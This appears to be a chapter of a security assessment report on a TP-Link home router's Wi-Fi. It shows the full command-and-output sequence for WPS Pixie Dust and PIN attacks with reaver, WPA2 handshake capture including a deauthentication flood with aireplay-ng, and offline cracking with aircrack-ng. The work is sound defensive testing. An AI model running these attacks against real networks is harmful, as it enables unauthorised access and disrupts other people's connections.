Wi-Fi Testing
The router broadcasts two wireless networks, one on the 2.4GHz band and one on the 5GHz band. As identified during the Web Interface Analysis chapter, both networks use WPA/WPA2 Personal security with WPS enabled by default.
This section documents the wireless security assessment specifically performed on the 2.4GHz network. The 5GHz network shares the same security configuration and therefore the same findings apply.
WPS testing
WPS (Wi-Fi Protected Setup) is a network security standard designed to simplify the process of connecting devices to a wireless network. It relies on an 8-digit PIN which, due to a known design flaw, can be attacked in as few as 11,000 attempts rather than the 100,000,000 theoretically required. This flaw exists because the PIN is validated in two halves independently, drastically reducing the search space.
Additionally, certain WPS implementations are vulnerable to the Pixie Dust attack, which exploits weak random number generation during the WPS handshake to recover the PIN almost instantly without brute forcing.
Since WPS was found to be enabled by default, two attacks were attempted:
- Pixie Dust attack
- WPS PIN attack
The next sections detail the results obtained from the execution of these attacks.
Obtaining the BSSID
Before executing either of the attacks mentioned above, the BSSID of the router’s wireless network needed to be obtained. In order to do so, the Kali machine’s wireless interface firstly needed to be identified and subsequently placed in monitor mode.
Wireless interface identification
To identify the wireless interface of the Kali machine, the iwconfig command was used, having produced the following output.
┌──(lucas㉿localhost)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:[REDACTED]
          Mode:Managed  Frequency:2.417 GHz  Access Point: [REDACTED]
          Bit Rate=1 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=58/70  Signal level=-52 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:2   Missed beacon:0

docker0   no wireless extensions.

br-b56a5b292bb9  no wireless extensions.
The Kali machine’s wireless interface was identified as being wlan0.
Placing the wireless interface in monitor mode
Firstly, potentially interfering processes were killed with the following command.
┌──(lucas㉿localhost)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
    932 wpa_supplicant
Next, the following command was used in order to place the wlan0 wireless interface in monitor mode.
┌──(lucas㉿localhost)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wi-Fi 6 AX200 (rev 1a)
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
As seen in the output, wlan0 is renamed to wlan0mon when in monitor mode. A last iwconfig command was run at this point to confirm it (Mode:Monitor).
┌──(lucas㉿localhost)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

br-b56a5b292bb9  no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
Finally, WPS-enabled networks were scanned for via the wash command.
┌──(lucas㉿localhost)-[~]
└─$ sudo wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
...
C4:6E:1F:AA:1E:56    1  -18  2.0  No   AtherosC  TP-LINK_1E56
...
The router’s WPS network was therefore identified, providing the required BSSID to execute the attacks (C4:6E:1F:AA:1E:56). Both attacks were executed using the reaver command line utility as detailed in the following sections.
Pixie Dust attack
The Pixie Dust attack attempts to recover the WPS PIN by exploiting weak or non-random nonce values exchanged during the WPS handshake. If the target’s WPS implementation uses predictable random number generation, the PIN can be recovered almost instantly without brute forcing. The -K flag in reaver enables this attack mode, as shown below.
┌──(lucas㉿localhost)-[~]
└─$ sudo reaver -i wlan0mon -b C4:6E:1F:AA:1E:56 -vv -K

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from C4:6E:1F:AA:1E:56
[+] Switching wlan0mon to channel 1
[+] Received beacon from C4:6E:1F:AA:1E:56
[+] Vendor: AtherosC
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with C4:6E:1F:AA:1E:56 (ESSID: TP-LINK_1E56)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
The attack was unsuccessful. The router sent a deauthentication request during the WPS exchange before the handshake could complete, resulting in a timeout. This suggests the router implements a rate limiting or lockout mechanism for WPS authentication attempts, preventing the Pixie Dust attack from completing.
WPS PIN attack
The WPS PIN attack attempts to authenticate to the network using a known or brute-forced WPS PIN. Unlike the Pixie Dust attack which exploits cryptographic weaknesses, this attack relies on submitting the correct PIN directly. Although the PIN could not be found via the Pixie Dust attack, it was obtained from the Wireless Security section, previously discussed in the Web Interface Analysis chapter, and was used directly here. The used command and obtained output for this attack is shown below.
┌──(lucas㉿localhost)-[~]
└─$ sudo reaver -i wlan0mon -b C4:6E:1F:AA:1E:56 -vv -p 32901528 -d 5 -r 3:15

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from C4:6E:1F:AA:1E:56
[+] Switching wlan0mon to channel 1
[+] Received beacon from C4:6E:1F:AA:1E:56
[+] Vendor: AtherosC
[+] Trying pin "32901528"
[+] Sending authentication request
[+] Sending association request
[+] Associated with C4:6E:1F:AA:1E:56 (ESSID: TP-LINK_1E56)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
The attack was again unsuccessful due to the same rate limiting behaviour. The router deauthenticated the client before the WPS exchange could complete. PIN retries were also unsuccessful. The -d 5 (sets a 5 second delay between PIN attempts) and -r 3:15 (sets a rate limit of 3 attempts per 15 seconds) flags were used to introduce delays between attempts in order to circumvent rate limiting, however this was insufficient to complete the exchange.
Brute forcing the PIN with reaver was also considered. However, since the WPS PIN attack failed even with the known PIN, a brute force attempt would face the same rate limiting behaviour and is unlikely to succeed.
Cleaning up
Once the attacks were executed, the previously killed processes were restored.
┌──(lucas㉿localhost)-[~]
└─$ sudo systemctl restart NetworkManager.service

┌──(lucas㉿localhost)-[~]
└─$ sudo systemctl restart wpa_supplicant.service
Additionally, the Kali machine’s wireless interface was set back to its default state.
┌──(lucas㉿localhost)-[~]
└─$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         Intel Corporation Wi-Fi 6 AX200 (rev 1a)
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
A final confirmation that all was back to normal was obtained via the iwconfig command (Mode:Managed).
┌──(lucas㉿localhost)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

br-b56a5b292bb9  no wireless extensions.

wlan0     IEEE 802.11  ESSID: [REDACTED]
          Mode:Managed  Frequency:5.54 GHz  Access Point: [REDACTED]
          Bit Rate=1 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=57/70  Signal level=-53 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:7   Missed beacon:0
WPA/WPA2 Testing
WPA/WPA2 (Wi-Fi Protected Access) is the security protocol used by both of the router’s 2.4GHz and 5GHz wireless networks, as confirmed in the Web Interface Analysis chapter. WPA/WPA2 Personal uses a Pre-Shared Key (PSK) for authentication, which is negotiated between the client and the access point during a four-way handshake at connection time. This handshake can be captured by monitoring the wireless channel during a legitimate client connection. Once captured, the handshake can be subjected to offline dictionary or brute force attacks in an attempt to recover the PSK without ever interacting with the access point again.
Two capture methods were therefore attempted:
- Passive handshake capture: monitoring the wireless channel until a legitimate client connection occurs.
- Active handshake capture: forcing client reconnection via a deauthentication attack and monitoring during that period.
For both attacks, the Kali machine’s wireless interface was placed in monitor mode, as already described in the WPS testing section. The following subsections detail the results obtained from both capture methods.
Passive handshake capture
For the passive handshake capture, the network was monitored with the following command. Channel 1 was specifically monitored as this was the previously identified channel of operation when discovering the BSSID of the network in the WPS testing section.
┌──(lucas㉿localhost)-[~]
└─$ sudo airodump-ng -c 1 --bssid C4:6E:1F:AA:1E:56 -w capture wlan0mon

With the monitoring of the network ongoing, a client device (Android phone) was connected to the network. As seen in the image below the client’s attributed random MAC was DA:64:2C:19:AA:E9.
The result of this connection can be seen in the log below, with the connected STATION and corresponding client MAC identified as well as a WPA handshake confirmation. The resulting handshake confirmed WPA2 with CCMP was negotiated.
 CH  1 ][ Elapsed: 12 s ][ 2026-04-25 21:13 ][ WPA handshake: C4:6E:1F:AA:1E:56
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C4:6E:1F:AA:1E:56  -14 100      128       98    0   1  195   WPA2 CCMP   PSK  TP-LINK_1E56

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C4:6E:1F:AA:1E:56  DA:64:2C:19:AA:E9  -21   24e- 1e  1243      111  EAPOL

The produced passive capture file also confirmed the capture of the 4 way handshake via the Wireshark tool. The handshake can be seen highlighted in the image below.
Active handshake capture
In the case of the active handshake capture, this attack was performed with the client device already connected to the network. Similarly to the passive capture, the network was initially monitored with the above airodump-ng command running on one terminal. However, a second terminal was used to subsequently broadcast 3 deauthentication frames (-0 3), via the following command.
┌──(lucas㉿localhost)-[~]
└─$ sudo aireplay-ng -0 3 -a C4:6E:1F:AA:1E:56 wlan0mon
21:18:40  Waiting for beacon frame (BSSID: C4:6E:1F:AA:1E:56) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:18:40  Sending DeAuth (code 7) to broadcast -- BSSID: [C4:6E:1F:AA:1E:56]
21:18:41  Sending DeAuth (code 7) to broadcast -- BSSID: [C4:6E:1F:AA:1E:56]
21:18:41  Sending DeAuth (code 7) to broadcast -- BSSID: [C4:6E:1F:AA:1E:56]
These frames forced the client to reauthenticate to the network and, as a consequence, also forced a new 4 way handshake to take place. As seen below, the output of the network monitoring terminal shows the handshake was captured.
  CH  1 ][ Elapsed: 24 s ][ 2026-04-25 21:18 ][ WPA handshake: C4:6E:1F:AA:1E:56
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C4:6E:1F:AA:1E:56  -15 100      238      246    2   1  195   WPA2 CCMP   PSK  TP-LINK_1E56

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C4:6E:1F:AA:1E:56  DA:64:2C:19:AA:E9  -32   24e- 1e   542      321  EAPOL

Further confirmation was obtained by looking at the produced active capture file via the Wireshark tool, which displayed the handshake, along with the broadcast deauthentication frames. The handshake can be seen highlighted in the image below.
Offline password cracking
With the handshake captured, two offline cracking attempts were performed using the aircrack-ng utility:
- password cracking via rockyou wordlist
- password cracking via targeted wordlist
The results of these attempts are detailed below.
Password cracking via rockyou wordlist
The rockyou wordlist was used in the first cracking attempt. As seen in the log below, it did not recover the password, returning KEY NOT FOUND, indicating the default PSK is not present in common wordlists and has some resistance to standard dictionary attacks.
┌──(lucas㉿localhost)-[~]
└─$ sudo aircrack-ng WPAPassiveHandshakeCapture.cap -w /usr/share/wordlists/rockyou.txt
[sudo] password for lucas:
Reading packets, please wait...
Opening WPAPassiveHandshakeCapture.cap
Read 293 packets.

   #  BSSID              ESSID                     Encryption

   1  C4:6E:1F:AA:1E:56  TP-LINK_1E56              WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening WPAPassiveHandshakeCapture.cap
Read 293 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:20:15] 14345517/14344392 keys tested (11995.69 k/s)

      Time left: 618515369 days, 12 hours, 41 minutes, 36 seconds    100.01%

                                KEY NOT FOUND


      Master Key     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Password cracking via targeted wordlist
A targeted wordlist containing the known PSK was subsequently created to confirm the handshake was valid and the cracking process functional. This was done with the following command.
┌──(lucas㉿localhost)-[~]
└─$ echo "32901528" > test_wordlist.txt
The wordlist was then used in a second cracking attempt, whose output can be seen below.
┌──(lucas㉿localhost)-[~]
└─$ sudo aircrack-ng WPAPassiveHandshakeCapture.cap -w test_wordlist.txt
[sudo] password for lucas:
Reading packets, please wait...
Opening WPAPassiveHandshakeCapture.cap
Read 293 packets.

   #  BSSID              ESSID                     Encryption

   1  C4:6E:1F:AA:1E:56  TP-LINK_1E56              WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening WPAPassiveHandshakeCapture.cap
Read 293 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:00:00] 1/1 keys tested (19.61 k/s)

      Time left: --

                           KEY FOUND! [ 32901528 ]


      Master Key     : 90 C9 DF 83 4B EE 7F DC AD 4F B5 37 51 7B 31 3E
                       9C 25 7F 1E 8B 76 A7 CD 9B 06 85 64 F3 62 B1 E5

      Transient Key  : 0B 08 02 B8 4D 72 C0 A8 5C D7 FE C2 6F 44 BE A3
                       88 BF D4 BB D1 9A 2D 54 7C 74 57 05 98 C0 37 C9
                       E6 85 97 6F D3 4F F9 4A 8E 66 9B E6 58 91 10 4A
                       7B 97 2E C4 7D 8E 0D CB C4 52 68 EE 91 C7 67 27

      EAPOL HMAC     : AC 24 17 AC 5F C3 70 C3 33 6E DF ED 7F EE 5D CB
The output confirms that a valid WPA2 handshake was captured and is susceptible to offline cracking. This has been added as finding MEDIUM-13.